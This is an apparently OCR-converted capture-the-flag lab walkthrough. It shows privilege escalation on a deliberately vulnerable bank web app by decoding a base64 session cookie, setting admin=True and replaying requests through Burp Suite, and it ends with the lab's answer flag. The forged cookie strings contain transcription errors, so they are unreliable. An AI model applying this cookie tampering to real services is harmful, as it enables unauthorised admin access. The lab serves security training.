


Name	Vulnerable Bank Portal: Improper Session Management
URL	https://attackdefense.com/challengedetails?cid=2009
Type	OWASP Top 10: Single Page Applications

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Interacting with the webapp.

When the lab starts up, the Secure Bank's webapp opens up in the browser:




Step 2: Configure Burp Suite to intercept the requests.

Select the Burp profile from Foxy Proxy plugin:



Launch Burp Suite:

Select Web Application Analysis > burpsuite



The following window will appear:

The screenshot shows the 'Burp Suite Community Edition v2020.1' window. It features a dark title bar with the application name and standard window controls. The main content area has a light gray background. On the left, there is a help icon (question mark in a circle) followed by the text: 'Welcome to Burp Suite Community Edition. Use the options below to create or open a project.' Below this is a note in orange: 'Note: Disk-based projects are only supported on Burp Suite Professional.' To the right of the text is the 'BURPSUITE COMMUNITY EDITION' logo. Three radio buttons are visible: 'Temporary project' (selected), 'New project on disk', and 'Open existing project'. Under 'New project on disk', there are input fields for 'Name:' and 'File:', with a 'Choose file...' button next to the 'File' field. Under 'Open existing project', there is a table with two columns: 'Name' and 'File'. Below the table is a 'File:' input field with a 'Choose file...' button. At the bottom left, there is a checked checkbox labeled 'Pause Automated Tasks'. At the bottom right, there are 'Cancel' and 'Next' buttons.

Burp Suite Community Edition v2020.1

ⓘ Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

Temporary project

New project on disk

Name:

File:

Open existing project


Name	File

File:


Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Step 3: Login into the webapp using the provided credentials:

Username: james@secbank.com

Password: password1



Check the intercepted request in Burp Suite.



Forward the above OPTIONS request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to http://192.152.105.3:8000

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```

1 POST /login HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/login
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 52
10 Origin: http://secure-bank.com:5000
11 Connection: close
12
13 {"email":"james@secbank.com","password":"password1"}

```

Forward the above POST request and check the web page:.



The page says “No Flag for you :(”.

Notice the response in the HTTP History tab.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
2	http://192.152.105.3:8000	OPTIONS	/login			200	418	HTML
3	http://192.152.105.3:8000	POST	/login	✓		200	351	JSON

Request Response

Raw Headers Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 20
4 Set-Cookie: sessid=bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==; Path=/
5 Access-Control-Allow-Origin: http://secure-bank.com:5000
6 Vary: Origin
7 Access-Control-Allow-Credentials: true
8 Server: Werkzeug/1.0.1 Python/2.7.17
9 Date: Tue, 09 Jun 2020 20:45:57 GMT
10
11 {"login": "success"}

```

Notice that the response contains a “Set-Cookie” header. The cookie seems to be base64-encoded.

Cookie: bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==

Step 4: Decoding the above obtained cookie using base64 utility:

Command: echo bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ== | base64 -d

```

root@attackdefense:~# echo bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ== | base64 -d
loggedin=True;admin=False
root@attackdefense:~#

```

So, the cookie contains the information on whether the user is logged in as admin or not.

Step 5: Modifying the cookie to authenticate as admin.

Logout of the webapp:



No Flag for you :(

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to http://192.152.105.3:8000

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```
1 GET /logout HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/
8 Origin: http://secure-bank.com:5000
9 Connection: close
10 Cookie: sessid=bG9nZ2VkaW49VHJ1ZTthZG1pbj1GYWxzZQ==
```

Modify the above request:

1. Change the request endpoint to "/"
2. Modify the cookie value so that the admin is set to "True".

Command: echo -n "loggedin=True;admin=True" | base64

Cookie (for admin): bG9nZ2VkaW49VHJ1ZTthZG1pbj1UcnVI

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

✎ Request to http://192.152.105.3:8000

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```

1 GET / HTTP/1.1
2 Host: 192.152.105.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-bank.com:5000/
8 Origin: http://secure-bank.com:5000
9 Connection: close
10 Cookie: sessid=bG9nZ2VkaW49VHJlZTthZG1pbj1UcnVl

```

Send the above request and check the response in the HTTP History tab.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
12	http://192.152.105.3:8000	GET	/logout		✓	200	310

Original request Edited request **Response**

Raw Headers Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 44
4 Access-Control-Allow-Origin: http://secure-bank.com:5000
5 Vary: Origin
6 Access-Control-Allow-Credentials: true
7 Server: Werkzeug/1.0.1 Python/2.7.17
8 Date: Tue, 09 Jun 2020 21:03:17 GMT
9
10 {"flag": "251e2203c108d0a8eb1a9572199d24d1"}

```

Flag: 251e2203c108d0a8eb1a9572199d24d1

References:

1. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
2. A2: Broken Authentication
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication)